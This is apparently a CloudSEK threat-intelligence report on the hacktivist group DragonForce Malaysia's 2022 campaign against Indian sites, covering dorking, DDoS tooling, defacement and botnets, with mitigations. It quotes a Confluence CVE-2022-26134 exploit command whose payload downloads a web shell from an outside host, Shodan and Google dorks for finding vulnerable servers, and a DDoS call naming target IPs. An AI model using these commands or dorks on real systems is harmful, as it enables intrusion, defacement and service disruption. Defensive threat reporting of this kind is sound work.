Techniques, Tactics & Procedures (TTPs) Employed by Hacktivist Group DragonForce Malaysia

cloudsek.com/threatintelligence/techniques-tactics-procedures-ttps-employed-by-hacktivist-group-dragonforce-malaysia/

July 28, 2022

THREAT GROUP
CloudSEK
Techniques, Tactics & Procedures (TTPs) Employed by Hacktivist Group DragonForce Malaysia
Know More >>

Category: Adversary Intelligence **Industry: Multiple** **Motivation: Hacktivism** **Country: India**

Executive Summary

THREAT	IMPACT	MITIGATION

• DragonForce has been actively targeting Indian entities under #OpsPatuk and #OpsIndia. **• Threat actor groups from Pakistan, Turkey, and Palestine have joined the campaign.**	**Breach of some sensitive Government websites containing PII, military operations, and other government secrets.**	**• Implement Anti-DDoS technologies** **• Utilize specially designed network equipment.** **• Internet hosting providers and Government Cyber Response Teams to be on high alert.**

Analysis & Attribution

Information from Social Media

- On 10 June 2022, CloudSEK's contextual AI digital risk platform XVigil discovered a Tweet posted by the Malaysian hacktivist group, DragonForce, calling for attacks on Indian Government websites by Muslim hackers all around the world.
- The group's primary objective of the attack was to get back at the Indian Government for controversial comments on Prophet Muhammad by some Indian politicians.
- Since then, the group and its supporters have compromised more than 3,000 government and non-government organizations, military websites, and private entities.
- The compromised entities include BJP (the ruling party of India), Army veteran websites, academic institutes, etc.


About their Servers

- The group uses two DNS servers, **"annabel.ns.cloudflare.com"** and **"nicolas.ns.cloudflare.com"** with 104.21.35.227, and 172.67.180.87 being the IP addresses of the servers respectively.
- It was discovered that the DragonForce domain was hosted along with multiple Russian, Australian, Chinese, and other websites alongside multiple adult domains.

Techniques, Tactics, & Procedures (TTPs)

The three primary attack vectors used by the group and its supporters are as follows and as expressed in the flow diagram:


- Google Dorking
- Shodan Dorks
- DDoS Attacks


Attack Vectors
Google Dorking
Shodan Dorks
DDOS
Majority of the attacks are sourced using Google Dorks
allowed file types: png gif jpg txt site:gov.in
Abusing Atlassian Confluence Vulnerability and conducting RCE attacks
Script hosted on a Github repository
Webshell with CVE-2022-26134
HTTP Flooding method
Github Repository discovered for the tool
HTTP FLOOD/.404FOUND.MY
SQL Admin Bypass
SQLi attacks
Website Defacing
Major reasons: User Injection vulnerabilities, no sanitization of user inputs, or excessive file upload size limits
Compromised ISPs
Server Access
Through Injection vulnerability
SC Deface tool
CSRF attacks
The actor's abuse this to perform arbitrary file upload
CSRF Modules of Slideshow
Online CSRF tool
Uploaded to Website
Webshell
Defaced website
Exploit PHP
Link/Path/File.php
Hosted on a Indonesian Academic University website
Python Script
Imported
Proxy List
Thread Lock enabled
Threading mechanisms to make the traffic flooding effective
Checks if Website responds
MikroTek Routers
MikroTek-Micre-Tool
CVE-2018-14847
CVE-2019-3977
CVE-2019-3978
300K+ discovered vulnerable Devices
Exploited and taken control of.
This device then becomes a bot!
Botnets
The device IP is added to the list which is then imported in the python script
Used in DDoS Attacks

Flow diagram illustrating an overview of the TTP employed by the DragonForce group and its partners

Google Dorks

Google Dorks are the primary source of the group's targets, which is confirmed from the following image of a Tiktok video made by one of DragonForce's allies:



terjemahan

sucorinvest equity fund "shaam" apa sih

sucorinvest equity fund

yandex

deface poc sql

inurl:index.php?id= site:go.id

[redacted]

Image from a PoC video of a partner of DragonForce revealing Google Dorks in search

- The Google Dorks list included dorks for finding various educational institutions, wherein dorks relating to academic and campus logins were found.
- The full list contains around 360 google dorks which could have been abused for numerous malicious purposes. A few significant dorks from the list are mentioned:

Google Dorks	
inurl:/admin/upload/ : Ministry of Knowledge & Resource sharing	**inurl: /login/login.php admin: For Admin logins into websites using PHP language**
“allowed file types: png gif jpg txt site:gov.in” : Google dork to upload shell html files into the server	**php?id= site:in: Indian sites with ID parameter that can be abused and URL manipulation could be performed**
inurl/mnux = campus login : Academic institutions with Campus login parameter	**inurl/mnux = academic login : Academic institutions with Academic login parameter**
inurl/mnux = administrative academic login : Academic institutions with Administrative academic login parameter	**inurl: /admin/cp.php : Reveals all sites with Control panel which can provide access to the server.**
inurl:admin/upload.php : For sites with upload feature that actors could exploit for shell using script deface	

Shodan Dorks and Atlassian Confluence Vulnerability

A PoC was shared for the exploit of the Atlassian Confluence vulnerability along with the Shodan dork for Confluence Server vulnerabilities targeted towards the Indian region.


Shodan Dork: http.favicon.hash:-305179312 country:"IN"

The actor also shared a GitHub repository script which can be downloaded and exploited using the following python command:

```
CVE-2022-26134.py http://targets.com “wget https://site.com/shell.txt -O DFM.php
```

DDoS Attacks (HTTP Flooding)

The group invited its members and other users on the forum to conduct the DDoS attack where they shared an infographic stating the website, IP addresses, and the port of the target.



Assalamualaikum Dan Salam Sejahtera

At 10:30 tonight, there will be a large -scale DDoS attack on two Indian websites. By Responding To The Call #OpsPatuk 2022, All Forumers And People With Knowledge Of DDOS Attacks Are Invited To Participate In This Operation. Thank you

ATTENTION
RileksCrew
WE CAME WE SAW AND WE SHARE
OPS PATUK 2022
-TARGET-
HTTPS://WWW.INDIANARMYVETERAN.GOV.IN/
HTTPS://WWW.BJP.ORG/HOME
PORT : 443
164.100.228.84
104.18.130.37
GREETING TO GOVERNMENT OF INDIA
WE ARE DRAGONFORCE MALAYSIA


#Opspatuk engaged, Expect us, #DragonForceMalaysia
#AnonGhost #RileksCrew #T3DimensionMalaysia #CodeNewbie #PhantomCrews #MyGovTeam #LocalhostMalaysia #UnitedMuslimCyberArmy #HarimauMalayaCyberArmy

Official Forum: https://dragonforce.io
Official Radio: https://radio.dragonforce.io
Facebook: https://fb.me/dragonforce.io
Telegram: https://t.me/dragonforceio
Twitter: https://twitter.com/dragonforceio
Instagram: https://instagram.com/dragonforceios

Attachments

Infographic shared by DragonForce group for OpsIndia/OpsPatuk

- The group used a tool called **HTTPFLOOD (aka "./404FOUND.MY"),** which manipulates and posts unwanted requests to bring down a web server or application. The tool has been built in Python language and it takes the following three inputs:
  - A target URL
  - A Proxy list
  - Number of threads (i.e count of requests to be sent to the server)
- Further analysis found that the user 'SKYSG404' built the HTTPFLOOD tool, and that both the tool and the Github account hosting it were created on 12 June 2022.



JustM3
SkySG404

./404Found

Joined 2 days ago

Block or Report

SkySG404 / README.md

./404Found

Popular repositories

SkySG404 Public
Config files for my GitHub profile.

HttpFlood Public
Python

9 contributions in the last year

Learn how we count contributions

NEW! View your contributions in 3D, VR and IRL!


Contribution activity

June 2022

Screenshot of the Github account hosting HTTPFLOOD(./404found.my)

Compromising Servers

- It was observed that a large number of domains being targeted, resolved to a common IP where they were hosted.
- The attackers appeared to have gained access to the server via an injection vulnerability on one of the websites.
- Once a server is compromised, all the websites hosted on it easily fall prey to the attackers, as seen in the pie chart below.



Pie chart depicting common IP being shared by multiple Domain names

- As witnessed in the table given below, almost 61% of the domains compromised belonged to **E2ENetworks.in** which is based in Delhi, India.
- Another major chunk, 20.8%, of hacked domains belonged to **Atria Convergence Technologies Pvt. Ltd**.

- Jointly, both of these ISPs constitute around 81% of the compromised websites.

Share of Domain names resolving to common IP and ISP Information


IP	Percentage	Location	Name of ISP
164.52.212.58	40.1	Saidabad, New Delhi, India	E2ENetworks.in
216.48.179.60	20.8	Saidabad, New Delhi, India	E2ENetworks.in
183.83.180.226	20.8	Lucknow, Uttar Pradesh, India	Atria Convergence Technologies pvt ltd
120.138.4.218	8.2	Valsad, Gujarat, India	SHREENET
103.115.194.39	4.8	Mumbai, India	Netmagic Datacenter Mumbai

Impact & Mitigation

Impact	Mitigation
• Escalation of such campaigns on a global level can lead to atrocious consequences for the Indian government and entities. • Exposed data would equip malicious actors with details required to launch sophisticated attacks. • Attacks on defense infrastructure can lead to sensitive information being compromised and cause a national security issue.	• Patch vulnerable and exploitable endpoints. • Monitor for anomalies in user accounts and internet-exposed web applications, indicating possible account takeovers. • Scan repositories to identify exposed credentials and secrets. • Monitor cybercrime forums for the latest tactics employed by threat actors.

References


Appendix




Gateway Timeout

The gateway did not receive a timely response from the upstream server or application.

Mumbai University’s website server was down in the aftermath of the DDOS attack



